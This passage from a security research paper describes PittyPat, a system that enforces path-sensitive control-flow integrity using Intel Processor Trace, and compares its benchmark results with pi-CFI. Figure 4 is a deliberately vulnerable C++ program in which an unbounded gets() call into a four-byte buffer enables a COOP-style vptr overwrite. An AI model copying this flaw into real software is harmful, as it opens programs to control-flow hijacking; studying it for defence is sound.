$$(\texttt{L7}, \{0\}) \quad (\texttt{L14}, \{\texttt{priv}\}) \quad (\texttt{L22}, \{\texttt{priv}\})$$
$$(\texttt{L16}, \{\texttt{unpriv}\}) \quad (\texttt{L22}, \{\texttt{unpriv}\})$$

When execution reaches `L22` in the second iteration of the loop in `dispatch`, `priv` is not in the points-to set of `handler`, and the program determines that the control-flow has been subverted.

2.4 Enforcing path-sensitive CFI efficiently

The points-to sets for control paths considered in §2.3 illustrate that if a program can be rewritten to satisfy path-sensitive CFI, it can potentially satisfy a strong security guarantee. However, ensuring that a program satisfies path-sensitive CFI is non-trivial, because the program must be extended to dynamically compute the results of sophisticated semantic constraints [2] over the exact control path that it has executed.

A key contribution of our work is the design of a run-time environment, PITTYPAT, that enforces path-sensitive CFI efficiently. PITTYPAT's architecture is depicted in Figure 2. For program P, the state and code of PITTYPAT consist of the following modules, which execute concurrently: **(1)** a user-space process in which P executes, **(2)** a user-space *analysis module* that maintains points-to information for the control-path executed by P, and **(3)** a kernel-space *driver* that sends control branches taken by P to the analyzer and validates system calls invoked by P using the analyzer's results.

Before a program P is monitored, the analysis module is given (1) an intermediate representation of P and (2) meta data including a map from each instruction address in the binary representation of P to the instruction in the intermediate representation of P. We believe that it would also be feasible to implement PITTYPAT to protect

a program given only as a binary, given that the analyzer module only must perform points-to analysis on the sequence of executed instructions, as opposed to inferring the program's complete control-flow graph.

As P executes a sequence of binary instructions, the driver module copies the targets of control branches taken by P from PT's storage to a ring buffer shared with the analyzer. PT's storage is privileged: it can only be written by hardware and flushed by privileged code, and cannot be tampered with by P or any other malicious user-space process. The analyzer module reads taken branches from the ring buffer, uses them to reconstruct the sequence of IR instructions executed by P since the last branch received, and updates the points-to information in a table that it maintains for P's current state by running a points-to analysis on the reconstructed sequence.

When P invokes a system call, the driver first intercepts P (❶), while waiting for the analyzer module to determine in parallel if P has taken a valid sequence of control targets over the *entire* execution up to the current invocation (❷ and ❸). The analyzer validates the invocation only if P has taken a valid sequence, and the driver allows execution of P to continue only if the invocation is validated (❹).

There are two key challenges we must address to make PittyPat efficient. First, trace information generated by PT is highly compressed; e.g., for each conditional branch that a program executes, PT provides only a single bit denoting the value of the condition tested in the branch. Therefore additional post-processing is necessary to recover transfer targets from such information. The approach used by the `perf` tool of Linux is to parse the next branch instruction, extract the offset information, then calculate the target by adding the offset (if the branch is taken) or the length of instruction (if branch is not taken). However, because parsing x86 instructions is non-trivial, such an approach is too slow to reconstruct a path online.

Our insight to solve this problem is that, to reconstruct the executed path, an analysis only needs to know the basic blocks executed. We have applied this insight by designing the analysis to maintain the current basic block executed by the program. The analysis can maintain such information using the compressed information that PT provides. E.g., if PT provides only a bit denoting the value of a condition tested in a branch, then the analysis inspects the conditional branch at the end of the maintained block, and from the branch, updates its information about the current block executed.

The second key challenge in designing PittyPat is to design a points-to analysis that can compute accurate points-to information while imposing sufficiently low overhead. Precise points-to analyses solve a system of constraints over all pairs of pointer variables in the program [2, 15]; solving such constraints uses a significant amount of time that is often acceptable in the context of an offline static analysis, but would impose unacceptable overhead if used by PittyPat's online analysis process. Other analyses bound analysis time to be nearly linear with increasing number of pointer variables, but generate results that are often too imprecise to provide strong security guarantees if used to enforce CFI [34].

To address the limitations of conventional points-to analysis, we have designed an online points-to analysis that achieves the precision of precise analysis at high performance. The analysis eagerly evaluates control relevant points-to constraints as they are generated, while updating the points-to relations table used for future control transfer validation. The analysis enables PittyPat, when analyzing runs of `dispatch` that execute paths p_0 and p_1, to compute the accurate points-to information given in §2.3. On practical benchmarks, it allows significantly smaller sets of control targets to be taken at each control branch, and detects attacks on control flow not detected by state-of-the-art defenses. Combined with our efficient path-reconstruction process, it also enables PittyPat to execute with an average of 12.73% overhead (geometric mean) on even compute-intensive benchmarks, such as SPEC CPU2006 (see §6).

Packet	Description
TIP.PGE	IP at which the tracing begin
TIP.PGD	Marks the ending of tracing
TNT	Taken/non-taken decisions of conditional branches
TIP	Target addresses of indirect branches
FUP	The source addresses of asynchronous events

Table 1: Control-relevant trace packets from Intel PT.

3 Background

3.1 Intel Processor Trace

Intel PT is a commodity, low-overhead hardware designed for debugging by collecting *complete* execution traces of monitored programs. PT captures information about program execution on each hardware thread using dedicated hardware facilities so that after execution completes, the captured trace data can be reconstructed to represent the exact program flow.

The captured control flow information from PT is presented in encoded data packets. The control relevant packet types are shown in Table 1. PT records the beginning and the end of tracing through `TIP.PGE` and `TIP.PGD` packets, respectively. Because the recorded control flow needs to be highly compressed in order to achieve the efficiency, PT employs several techniques to achieve this goal. In particular, PT only records the taken/non-taken decision of each conditional branches through `TNT`, along with the target of each indirect branches through `TIP`. A direct branch does not trigger a PT packet because the

control target of a direct branch is fixed.

Besides the limited packet types necessary for recovering *complete* execution traces, PT also adopts compact packet format to reduce the data throughput aggressively. For instance, `TNT` packets use one bit to indicate the direction of each conditional branches. `TIP` packets, on the other hand, contain compressed target address if the upper address bytes match the previous address logged. Thus on average, PT tracing incurs less than 5% overhead [13].

When configured appropriately, PT monitors a single program as well as its descendants based on CR3 filtering, and outputs all collected packets to physical memory allocated by its kernel driver. In the current implementation of PITTYPAT, a ring buffer is allocated so that it can be reused throughout execution. The details of its implementation are described in §5.1.

3.2 Conventional CFI

A control analysis, given program P, computes a sound over-approximation of the instruction pointers that may be stored in each pointer when P executes each instruction. An abstract domain D [8] consists of a set of abstract states, a concretization relation from abstract states to the program states that they represent, and for each program instruction `i`, an abstract transformer $\tau_D[\mathtt{i}] : D \rightarrow D$ that describes how each abstract state is updated by a program. Each abstract domain defines a transition relation ρ_D of steps valid according to D. In particular, for each instruction `i`, domain element D, and all states σ and σ', if σ represented by D and σ' is represented by $\tau_D[\mathtt{i}](D)$, then $(\sigma, \mathtt{i}, \sigma') \in \rho_D$. A control-analysis domain D is an abstract domain extended with a relation from each abstract domain element and instruction pointer to code pointers in states represented by D.

A valid flow-sensitive description in D of a program P is a map from each program point in P to an element in D that is consistent with the semantics of program instructions. There is always a most-precise valid flow-sensitive description in D, denoted $\mu[D]$.

Definition 1 *For control domain D, program P satisfies* (conventional) CFI *modulo D if, in each run of P, at each indirect branch point* `L`*, P transfers control to a control target in* $\mu[D](\mathtt{L})$.

We provide a complete formal definition of conventional CFI in §C.1.

An analysis that computes such a description is a *control analysis*. Control analyses conventionally are implemented as *points-to* analyses, such as Andersen's analysis [2] or Steensgard's analysis [34].

4 Design

A program P satisfies path-sensitive CFI under control domain D if each step of P is valid according to D (as described in §3.2).

Definition 2 *For control domain D, program P satisfies* path-sensitive CFI *modulo D if, in each run of P consisting of states* $\sigma_0, \ldots, \sigma_n$*, for each* $0 \leq j < n$ *where* σ_j *steps to* σ_{j+1} *on instruction* `i`*,* $(\sigma_j, \mathtt{i}, \sigma_{j+1}) \in \rho_D$*.*

A formal definition of path-sensitive CFI, along with results establishing that path-sensitive CFI is strictly stronger than conventional CFI, are given in §C.2.

PITTYPAT enforces path-sensitive CFI by maintaining a shadow execution/analysis that only examines control relevant data, while running concurrently with the monitored process. Using the complete traces reconstructed from Intel PT, only control-relevant data are computed and maintained as points-to relations throughout the execution, using an online points-to analysis. Analyzing only control-relevant data satisfies the need to validate control-transfer targets but significantly optimizes the analysis, because only parts of the program will be examined in the shadow execution/analysis. Such an analysis, along with the low overhead incurred by commodity hardware, allow PITTYPAT to achieve path-sensitive CFI with practical runtime overhead.

The architecture of PITTYPAT is depicted in §2.4, Figure 2. PITTYPAT consists of two modules. The first module executes a given program P in a designated monitor process and collects the targets of control transfers taken by P. We describe the operation of this module in §4.1 and give the details of its implementation in §5.1. The second module receives control-branch targets taken by P from the first module, reconstructs the control path executed by P from the received targets, and performs a points-to analysis along the reconstructed control path of P. We describe the operation of the analysis module in §4.2 and describe details of its implementation in §5.2.

4.1 Sharing taken branches efficiently

PITTYPAT uses the PT extension for Intel processors [31] to collect the control branches taken by P. A naive implementation of PITTYPAT would receive from the monitoring module the complete target address of each branch taken by P in encoded packets and decode the traces offline for analysis. PITTYPAT, given only Boolean flags from PT, decodes complete branch targets on the fly.

To do so, PITTYPAT maintains a copy of the current control location of P. For example, in Figure 1, when `dispatch` steps through the path [`L10`,`L16`,`L22`], the relevant PT trace contains only two `TNT` packets and one `TIP` packet. A `TNT` packet is a two-bit stream: 10. The first

bit, 1, represents the conditional branch at `L10` is taken (i.e., the execution enters into the loop). The second bit, 0, indicates the conditional branch at `L13` is not taken, and the executed location is now in the else branch. The `TIP` packet contains the address of function `unpriv`, which shows an indirect jump to `unpriv`.

PITTYPAT uses the Linux `perf` infrastructure to extract the execution trace of *P*. In particular, PITTYPAT uses the `perf` kernel driver to **(1)** allocate a ring buffer shared by the hardware and itself and **(2)** mark the process in which the target program executes (and any descendant process and thread) as traced so as to enable tracing when context switching into a descendant and disable tracing when context switching out of a descendant. The driver then transfers the recorded PT packets, together with thread ID and process ID, to the analyzer module through the shared buffer. This sharing mechanism has proved to be efficient on all performance benchmarks on which we evaluated PITTYPAT, typically incurring less than 5% overhead.

PITTYPAT intercepts the execution of a program at security-sensitive system calls in the kernel and does not allow the program to proceed until the analyzer validates all control branches taken by the program. The list of intercepted system calls can be easily configured; the current implementation checks `write`, `mmap`, `mprotect`, `mremap`, `sendmsg`, `sendto`, `execve`, `remap_file_pages`, `sendmmsg`, and `execveat`. The above system calls are intercepted because they can either disable DEP/W⊕X, directly execute an unintended command, write to files on the local host, or send traffic over a network.

4.2 Online points-to analysis

The analyzer module executes in a process distinct from the process in which the monitored process executes. Before monitoring a run of the program, the analyzer is given the monitored program's LLVM IR and meta information about mapping between IR and binary code. At runtime, the analyzer receives the next control-transfer target taken by the protected program from the monitor module, and either chooses to raise an alarm signaling that the control transfer taken would violate path-sensitive CFI, or updates its state and allows the original program to take its next step of execution.

The updated states contain two components: (1) the callstack of instructions being executed (i.e., the `pc`'s) and (2) points-to relations over models of memory cells that are control relevant only. The online points-to analysis addresses the limitations of conventional points-to analyses. In particular, it reasons precisely about the calling context of the monitored program by maintaining a stack of register frames. It avoids maintaining constraints over pairs of pointer variables by eagerly evaluating the sets of cells and instruction addresses that may be stored in each register and cell. It updates this information efficiently in response to program actions by performing updates on a single register frame and removing register frames when variables leave scope on return from a function call.

In general, a program may store function pointers in arbitrarily, dynamically allocated data structures before eventually loading the pointer and using it as the target of an indirect control transfer. If the analyzer were to maintain precise information about the points-to relation of all heap cells, then it would maintain a large amount of information never used and incur a significant cost to performance. We have significantly optimized PITTYPAT by performing aggressive analyses of a given program *P* offline, before monitoring the execution of *P* on a given input. PITTYPAT runs an analyzer developed in previous work on *code-pointer integrity* (CPI) [17] to collect a sound over-approximation of the instructions in a program that may affect a code pointer used as the target of a control transfer. At runtime, the analyzer only analyzes instructions that are control relevant as determined by its offline phase.

A program may contain many functions that perform no operations on data structures that indirectly contain code pointers, and do not call any functions that perform such operations. We optimized PITTYPAT by applying an offline analysis based on a sound approximation of the program's call graph to identify all such functions. At runtime, PITTYPAT only analyzes functions that may indirectly perform relevant operations.

To illustrate the analyzer's workflow, consider the execution path [`L10`, `L12`, `L16`, `19`, `L22`] in Figure 1 as an example. Initially, the analyzer knows that the current instruction being executed is `L10`, and the points-to table is empty. The analyzer then receives a taken `TNT` packet, and so it updates the `pc` to `L12`, which calls a non-sensitive function `parse_request`. However instead of tracing instructions in `parse_request`, the analyzer waits until receiving a `TIP` packet signaling the return from `parse_request` before continue its analysis. Next, it updates the `pc` to `L16` after receiving a non-taken `TNT` packet, which indicates that the else branch is taken. Here, the analyzer updates the points-to table to allow `handler` to point to `unpriv` when it handles `L16`. Because the program also calls a non-sensitive function at `L19`, the analyzer waits again and updates the `pc` to `L22` only after receiving another `TIP` packet. Finally, at `L22`, the analyzer waits for a `TIP` packet at the indirect call, and checks whether the target address collected by the monitor module is consistent with the value pointed by `handler` in the points-to table. In this case, if the address in the received `TIP` packet is not `unpriv`, the analyzer throws an alarm.

We have described the analyzer as validating taken control branches and eagerly throwing alarms when it detects an incorrect branch in order to simplify its description.

The actual implementation of the analyzer only provides such an alarm in response to a request from PITTYPAT's kernel module when a monitored process attempts to invoke a system call, as described in §5.1.

5 Implementation

5.1 Monitor module

PITTYPAT controls the Intel PT extension and collects an execution trace from a monitored program by adapting the Linux v4.4 `perf` infrastructure. Because `perf` was originally designed to aid debugging, the original version provided with Linux 4.4 only supports decoding and processing traces offline. In the original implementation, the `perf` kernel module continuously outputs packets of PT trace information to the file system in user space as a log file to be consumed later by a userspace program. Such a mechanism obviously cannot be used directly within PITTYPAT, which must share branch information at a speed that allows it to be run as an online monitor.

We modified the kernel module of `perf`, which begins and ends collection of control targets taken after setting a target process to trace, allocates a ring buffer in which it shares control branches taken with the analyzer, and monitors the amount of space remaining in the shared buffer. The module also notifies the analyzer when taken branches are available in its buffer, along with how many chosen control targets are available. The notification mechanism reuses the pseudo-file interface of the `perf` kernel module. The analyzer creates one thread to wait (i.e., poll) on this file handler for new trace data. Once woken up by the kernel, it fetches branches from the shared ring buffer with minimal latency.

System calls are intercepted by a modified version of the system-call mechanism provided by the Linux kernel. When the monitored process is created, it—along with each of its sub-processes and threads created later—is flagged with a true value in a `PT_CPV` field of its `task_struct` in kernel space. When the kernel receives a request for a system call, the kernel checks if the requesting process is flagged. If so, the kernel inspects the value in register `rax` to determine if it belongs to the configured list of marked system calls as described in §4.1. The interception mechanism is implemented as a semaphore, which blocks the system call from executing further code in kernel space until the analyzer validates all branches taken by the monitored process and signals the kernel.

The driver module and modifications to the kernel consist of approximately 400 lines of C code.

5.2 Analyzer module

PITTYPAT's analyzer module is implemented as two core components. The first component consists of a LLVM compiler pass, implemented in 500 lines, that inserts an instruction at the beginning of each basic block before the IR is translated to binary instructions. Such instructions are used to generate a map from binary basic blocks to LLVM IR basic blocks. Thus when PITTYPAT receives a `TNT` packet for certain conditional branch, it knows the corresponding IR basic block that is the target of the control transfer. The inserted instructions are removed when generating binary instructions; therefore no extra overhead is introduced to the running program.

The second component, implemented in 5,800 lines C++ code, performs a path-sensitive points-to analysis over the control path taken by the monitored process, and raises an error if the monitored process ever attempts to transfer control to a branch not allowed by path-sensitive CFI. Although the analysis inspects only low-level code, it directly addresses several challenges in analyzing code compiled from high-level languages. First, to analyze exception-handling by a C++ program, which unwinds stack frames without explicit calls to return instructions, the analyzer simply consumes the received `TNT` packets generated when the program compares the exception type and updates the `pc` to the relevant exception handler.

To analyze a dynamic dispatch performed by a C++ program, the analyzer uses its points-to analysis to determine the set of possible objects that contain the vtable at each dynamic-dispatch callsite. The analyzer validates the dispatch if the requested control target stored in a given `TIP` packet is one of the members of the object from which the call target is loaded. At each call to `setjmp`, the analyzer stores all possible `setjmp` buffer cells that may be used as arguments to `setjmp`, along with the instruction pointer at which `setjmp` is called, in the top stack frame. At each call to `longjmp`, the analyzer inspects the target `T` of the indirect call and unwinds its stack until it finds a frame in which `setjmp` was called at `T`, with the argument buffer of `longjmp` may have been the buffer passed as an argument to `setjmp`.

6 Evaluation

We performed an empirical evaluation to answer the following experimental questions. **(1)** Are benign applications transformed to satisfy path-sensitive CFI less susceptible to an attack that subverts their control security? **(2)** Do applications that are explicitly written to perform malicious actions that satisfy weaker versions of CFI fail to satisfy path-sensitive CFI? **(3)** Can PITTYPAT enforce path-sensitive CFI efficiently?

To answer these questions, we used PITTYPAT to en-

force path-sensitive CFI on a set of benchmark programs and workloads, including both standard benign applications and applications written explicitly to conceal malicious behavior from conventional CFI frameworks. In summary, our results indicate that path-sensitive CFI provides a stronger security guarantee than state-of-the-art CFI mechanisms, and that PITTYPAT can enforce path-sensitive CFI while incurring overhead that is acceptable in security-critical contexts.

6.1 Methodology

We collected a set of benchmarks, each described in detail in §6.2. We compiled each benchmark with LLVM 3.6.0, and ran them on a set of standard workloads. During each run of the benchmark, we measured the time used by the program to process the workload. If a program contained a known vulnerability that subverted conventional CFI, then we ran the program on inputs that triggered such a vulnerability as well, and observed if PITTYPAT determined that control-flow was subverted along the execution. Over a separate run, at each control branch taken by the program, we measured the size of the points-to set of the register that stored the target of the control transfer.

We then built each benchmark to run under a state-of-the-art CFI framework implemented in previous work, π-CFI [26]. While π-CFI validates control targets per control location, it instruments a subject program so that control edges of the program are disabled by default, and are only enabled as the program executes particular triggering actions (e.g., a function can only be called after its address is taken). It thus allows sets of transfer targets that are no larger than those allowed by conventional implementations of CFI, and are often significantly smaller [26]. For each benchmark program and workload, we observed whether π-CFI determined that the control-flow integrity of the program was subverted while executing the workload and measured the runtime of the program while executed under π-CFI. We compared PITTYPAT to π-CFI because it is the framework most similar to PITTYPAT in concept: it validates control-transfer targets based not only on the results of a static points-to analysis, but collecting information about the program's dynamic trace.

6.2 Benchmarks

To evaluate the ability of PITTYPAT to protect long-running, benign applications, and to evaluate the overhead that it incurs at runtime, we evaluated it on the SPEC CPU2006 benchmark suite, which consists of 16[2] C/C++ benchmarks. We ran each benchmark three times over its provided reference workload. For each run, we measured the runtime overhead imposed by PITTYPAT and the number of control targets allowed at each indirect control transfer, including both indirect calls and returns. We also evaluated PITTYPAT on the NGINX server—a common performance macro benchmark, configured to run with multiple processes.

To evaluate PITTYPAT's ability to enforce end-to-end control security, we evaluated it on a set of programs explicitly crafted to contain control vulnerabilities, both as analysis benchmarks and in order to mount attacks on critical applications. In particular, we evaluated PITTYPAT on programs in the RIPE benchmark suite [39], each of which contains various vulnerabilities that can be exploited to subvert correct control flow (e.g. *Return-Oriented Programming* (ROP) or *Jump-oriented Programming* (JOP)). We compiled 264 of its benchmarks in our x64 Linux test environment and evaluated PITTYPAT on each. We also evaluated PITTYPAT on a program that implements a proof-of-concept COOP attack [32], a novel class of attacks on the control-flow of programs written in object-oriented languages that has been used to successfully mount attacks on the Internet Explorer and Firefox browsers. We determined if PITTYPAT could block the attack that the program attempted to perform.

6.3 Results


6.3.1 Protecting benign applications

Figure 3 contains plots of the control-transfer targets allowed by π-CFI and PITTYPAT over runs of example benchmarks selected from §6.2. In the plots, each point on the x-axis corresponds to an indirect control transfer in the run. The corresponding value on the y-axis contains the number of control targets allowed for the transfer.

Previous work on CFI typically reports the average indirect-target reduction (AIR) of a CFI implementation; we computed the AIR of PITTYPAT. However, the resulting data does not clearly illustrate the difference between PITTYPAT and alternative approaches, because all achieve a reduction in branch targets greater than 99% out of all branch targets in the program. This is consistent with issues with AIR as a metric established in previous work [4]. Figure 3, instead, provides the absolute magnitudes of points-to sets at each indirect control transfer over an execution.

Figure 3a contains a Cumulative Distribution Graph (CDF) of all points-to sets at *forward* (i.e., jumps and calls) indirect control transfers of size no greater than 40 when running `403.gcc` under π-CFI and PITTYPAT. We used a CDF over a portion of the points-to sets in order to display the difference between the two approaches in the presence of a small number of large points-to sets,

[2] We don't include `447.dealII`, `471.omnetpp`, and `483.xalancbmk` because their LLVM IR cannot be completely mapped to the binary code.



(a) Partial CDF of allowed targets on forward edges taken by `403.gcc`.

(b) π-CFI points-to set of backward edges taken by `403.gcc`.

(c) π-CFI and PittyPat points-to sets for forward edges taken by `444.namd`.

(d) π-CFI points-to sets for backward edges taken by `444.namd`.

Figure 3: Control-transfer targets allowed by π-CFI and PittyPat over `403.gcc` and `444.namd`.

explained below. Figure 3a shows that PittyPat can consistently maintain significantly smaller points-to sets for forward edges than that of π-CFI, leading to a stronger security guarantee. Figure 3a indicates that when protecting practical programs, an approach such as π-CFI that validates per location allows a significant number of transfer targets at each indirect callsite, even using dynamic information. In comparison, PittyPat uses the entire history of branches taken to determine that at the vast majority of callsites, only a *single* address is a valid target. The difference in the number of allowed targets can be explained by the different heuristics adopted in π-CFI, which monotonically accumulates allowed points-to targets without any disabling schemes once targets are taken, and the precise, context-sensitive points-to analysis implemented in PittyPat. Similar difference between π-CFI and PittyPat can also be found in all other C benchmarks from SPEC CPU2006.

For the remaining 4% of transfers not included in Figure 3a, both π-CFI and PittyPat allowed up to 218 transfer targets; for each callsite, PittyPat allowed no more targets than π-CFI. The targets at such callsites are loaded from vectors and arrays of function pointers, which PittyPat's current points-to analysis does not reason about precisely. It is possible that future work on a points-to analysis specifically designed for reasoning precisely about such data structures over a single path of execution—a context not introduced by any previous work on program analysis for security—could produce significantly smaller points-to sets.

A similar difference between π-CFI and PittyPat is demonstrated by the number of transfer targets allowed for other benchmarks. In particular, Figure 3c contains similar data for the `444.namd` benchmark. `444.namd`, a C++ program, contains many calls to functions loaded from vtables, a source of imprecision for implementations of CFI that can be exploited by attackers [32]. PittyPat allows a *single* transfer target for *all* forward edges as

a result of its online points-to analysis. The difference between π-CFI and PITTYPAT are also found for other C++ benchmarks, such as 450.soplex, 453.povray and 473.astar.

π-CFI and PITTYPAT consistently allow dramatically different numbers of transfer targets for return instructions. While monitoring 403.gcc, π-CFI allows, for some return instructions, over 1,400 return targets (Figure 3b). While monitoring 444.namd, π-CFI allows, for some return instructions, more than 46 transfer targets (Figure 3d). Because PITTYPAT maintains a stack of points-to information during its analysis, it will *always* allow only a single transfer target for each return instruction, over all programs and workloads. PITTYPAT thus significantly improves defense against ROP attacks, which are still one of the most popular attacks software.

6.3.2 Mitigating malicious applications

To determine if PITTYPAT can detect common attacks on control, we used it to monitor selected RIPE benchmarks [39]. For each of the 264 benchmarks that ran in our experimental setup, PITTYPAT was able to successfully detect attacks on the benchmark's control security.

We constructed a proof-of-concept program vulnerable to a COOP [32] attack that corrupts virtual-function pointers to perform a sequence of method calls not possible by a well-defined run of the program. In Figure 4, the program defines two derived classes of SchoolMember (line L1–L4), Student (line L5–L10) and Teacher (line L11–L16). Both Student and Teacher define their own implementation of the virtual function registration() (lines L7–9 and L13–15, respectively). set_buf() (line L17–L21) allocates a buffer buf on the stack of size 4 (line L18), but does not bound the amount of data that it reads into buf (line L20). The main function (line L22–L37) constructs instances of Student and Teacher (lines L23 and L24, respectively), and stores them in SchoolMember pointers (lines L26 and 27 respectively). main then calls the registration() method of each instance (lines L29–L31), reads input from a user by calling set_buf() (line L33), and calls Student::registration() a second time (line L35). A malicious user can subvert control flow of the program by exploiting the buffer overflow vulnerability in set_buf to overwrite the vptr of Student to that of Teacher and run Teacher::registration() at line L35.

Previous work introducing COOP attacks [32] established such an attack cannot be detected by CFI. π-CFI was not able to detect an attack on the above program because it allows a dynamic method as a call target once its address is taken. However, PITTYPAT detected the attack because its analyzer module accurately models the effect of each load of a function pointer used to implement the dynamic calls over the program's well-defined runs.

```
1  class SchoolMember {
2    public:
3      virtual void registration(void){}
4  };
5  class Student : public SchoolMember{
6    public:
7      void registration(void){
8        cout << "I am a Student\n";
9      }
10 };
11 class Teacher : public SchoolMember{
12   public:
13     void registration(void){
14       cout << "This is sensitive!\n";
15     }
16 };
17 void set_buf(void){
18   char buf[4];
19   //change vptr to that of Teacher's sensitive func
20   gets(buf);
21 }
22 int main(int argc, char *argv[]){
23   Student st;
24   Teacher te;
25   SchoolMember *member_1, *member_2;
26   member_1 = &te;
27   member_2 = &st;
28   //Teacher calling its virtual functions
29   member_1->registration();
30   //Student calling its virtual functions
31   member_2->registration();
32   //buffer overflow to overwrite the vptr
33   set_buf();
34   //Student calling its virtual functions again
35   member_2->registration();
36   return 0;
37 }
```

Figure 4: A program vulnerable to a COOP attack.

6.3.3 Enforcing path-sensitive CFI efficiently

Table 2 contains measurements of our experiments that evaluate performance of PITTYPAT when monitoring benchmarks from SPEC CPU2006 and NGINX server, along with the performance results replicated from the paper that presented π-CFI [26]. A key feature observable from Table 2 is that PITTYPAT induces overhead that is consistently larger than, but often comparable to, the overhead induced by π-CFI. The results show that PITTYPAT incurs a geometric mean of 12.73% overhead across the 16 SPEC CPU2006 benchmarks, along with a 11.9% increased response time for NGINX server over one million requests with concurrency level of 50. Overhead of sharing branch targets taken is consistently less than 5%. The remaining overhead, incurred by the analysis module, is proportional to the number of memory operations (e.g., loads, stores, and copies) performed on memory cells that transitively point to a target of an indirect call, as well as the number of child processes/threads spawned during execution of multi-process/-threading benchmarks.

Another key observation from Table 2 is that PITTYPAT induces much smaller overhead than CETS [23] and SoftBound [22], which can only be applied to a small selection of the SPEC CPU2006 benchmarks. CETS provides

Program Features		Payload Features		π-CFI Features		PITTYPAT Features		CETS+SB Features	
Name	**KLoC**	**Exp**	**Tm (sec)**	**Alarm**	**Overhd (%)**	**Alarm**	**Overhd (%)**	**Alarm**	**Overhd (%)**
400.perlbench	128	No	332	No	8.7%	No	47.3%	Yes	–
401.bzip2	6	No	317	No	1.3%	No	17.7%	No	91.4%
403.gcc	383	No	179	No	6.2%	No	34.1%	Yes	–
429.mcf	2	No	211	No	4.3%	No	32.2%	Yes	–
433.milc	10	No	514	No	1.9%	No	1.8%	Yes	–
444.namd	4	No	556	No	-0.3%	No	28.8%	Yes	–
445.gobmk	158	No	328	No	11.4%	No	4.0%	Yes	–
450.soplex	28	No	167	No	-1.1%	No	27.5%	Yes	–
453.povray	79	No	100	No	11.9%	No	16.0%	Yes	–
456.hmmer	21	No	258	No	0.2%	No	20.2%	Yes	–
458.sjeng	11	No	359	No	8.5%	No	6.7%	No	80.1%
462.libquantum	3	No	234	No	-1.5%	No	14.1%	Yes	–
464.h264ref	36	No	339	No	8.0%	No	11.8%	No	251.7%
470.lbm	1	No	429	No	1.4%	No	0.7%	Yes	–
473.astar	4	No	289	No	2.2%	No	22.5%	Yes	–
482.sphinx3	13	No	338	No	1.7%	No	16.0%	Yes	–
Geo. Mean	15	–	285	–	3.30%	–	12.73%	–	122.60%
nginx-1.10.2	122	No	25.41	No	2.7%	No	11.9%	Yes	–

Table 2: "Name" contains the name of the benchmark. "KLoC" contains the number of lines of code in the benchmark. Under "Payload Features," "Exp" shows if the benchmark contains an exploit and "Tm (sec)" contains the amount of time used by the program, when given the payload. Under "π-CFI Featues", "PITTYPAT Features," and "CETS+SB Features," "Alarm" contains a flag denoting if a given framework determined that the payload was an attack and aborted; "Overhd (%)" contains the time taken by the framework, expressed as the ratio over the baseline time.

temporal memory safety and SoftBound provides spatial memory safety; both enforce full data integrity for C benchmarks, which entails control security. However, both approaches induce significant overhead, and cannot be applied to programs that perform particular combinations of memory-unsafe operation [17]. Our results thus indicate a continuous tradeoff between security and performance among exisiting CFI solution, PITTYPAT, and data protection. PITTYPAT offers control security that is close to ideal, i.e. what would result from data integrity, but with a small percentage of the overhead of data-integrity protection.

7 Related Work

The original work on CFI [1] defined control-flow integrity in terms of the results of a static, flow-sensitive points-to analysis. A significant body of work has adapted the original definition for complex language features and developed sophisticated implementations that enforce it. While CFI is conventionally enforced by validating the target of a control transfer before the transfer, control-flow locking [3] validates the target after the transfer to enable more efficient use of system caches. Compact Control Flow Integrity and Randomization (CCFIR) [41] optimizes the performance of validating a transfer target by randomizing the layout of allowable transfer targets at each jump. Opaque CFI (O-CFI) [21] ensures that an attacker who can inspect the rewritten code cannot learn additional information about the targets of control jumps that are admitted as valid by the rewritten code. All of the above approaches enforce security defined by the results of a flow-sensitive points-to analysis; previous work has produced attacks [5, 12, 32] that are allowed by any approach that relies on such information. PITTYPAT is distinct from all of the above approaches because it computes and uses the results of a points-to analysis computed for the exact control path executed. As a result, it successfully detects known attacks, such as COOP [32] (see §6.3.2).

Previous work has explored the tradeoffs of implementing CFI at distinct points in a program's lifecycle. CF restrictor [30] performs CFI analysis and instrumentation completely at the source level in an instrumenting compiler, and further work developed CFI integrated into production compilers [36]. BinCFI [42] implements CFI without access to the program source, but only access to a stripped binary. Modular CFI [25] implements CFI for programs constructed from separate compilation units. Unlike each of the above approaches, PITTYPAT consists of a background process that performs an online analysis of the program path executed.

Recent work on *control-flow bending* has established limitations on the security of any framework that enforces only conventional CFI [5], and proposes that future work explore CFI frameworks that validate branch targets using an auxiliary structure, such as a shadow stack. The conclusions of work on control-flow bending are strongly consistent with the motivation of PITTYPAT: the key contribution of PITTYPAT is that it enforces path-sensitive CFI, provably stronger than conventional CFI, and does so not only by maintaining a shadow stack of points-to infor-

mation, but by validating the targets of indirect branches using *path*-sensitive points-to analysis. Per-input CFI (π-CFI) [26] only enables control transfers to targets that are enabled depending on previous operations taken by a program in a given run; §6 contains a detailed comparison of π-CFI to PITTYPAT.

Several implementations of CFI use hardware features that efficiently record control targets chosen by a program. CFIMon [40] collects the transfer targets chosen by the program from the processor's branch tracing store, and validates the chosen target against the results of a flow-sensitive points-to analysis. Previous work has also proposed customized architectures with extended instruction sets that directly implement primitive operations required in order to enforce CFI [9]. Such approaches are thus distinct from our approach for the same reason as all approaches that use the results of a flow-sensitive analysis. kBouncer [29] interposes when a program attempts to execute a system call and inspects the Last Branch Record (LBR) provided on Intel processors to detect patterns of transfer targets that indicate an ROP attack. ROPecker [7] similarly interposes at key security events and inspects the LBR, but combines information from inspecting the history of chosen branches with a forward analysis. PathArmor [37] interposes key system calls, collects the last transfer targets collected in the LBR, and determines if there is a feasible path through the program's control-flow graph that reaches each transfer target. Further work [6] introduced counterattacks against such defenses that exploit the fact that each of the defenses only inspects the LBR to analyze a bounded number of transfer targets chosen immediately before a system call.

The above approaches are similar to PITTYPAT in that they inspect the results of hardware features that collect some subset of the control targets taken by a program at runtime. However, they are all distinct from PITTYPAT because PITTYPAT uses hardware features to maintain accurate points-to information by inspecting *all* branch targets chosen by a program over its execution. Recent work has proposed approaches that leverage Intel PT. Most such approaches use PT to debug programs [16, 35], whereas PITTYPAT uses PT to protect their control security. Some approaches [13, 14, 19] use PT to enforce that an application satisfies CFI as defined by a static flow-sensitive analysis; PITTYPAT uses PT to ensure that a program satisfies a stronger, path-sensitive variation of CFI.

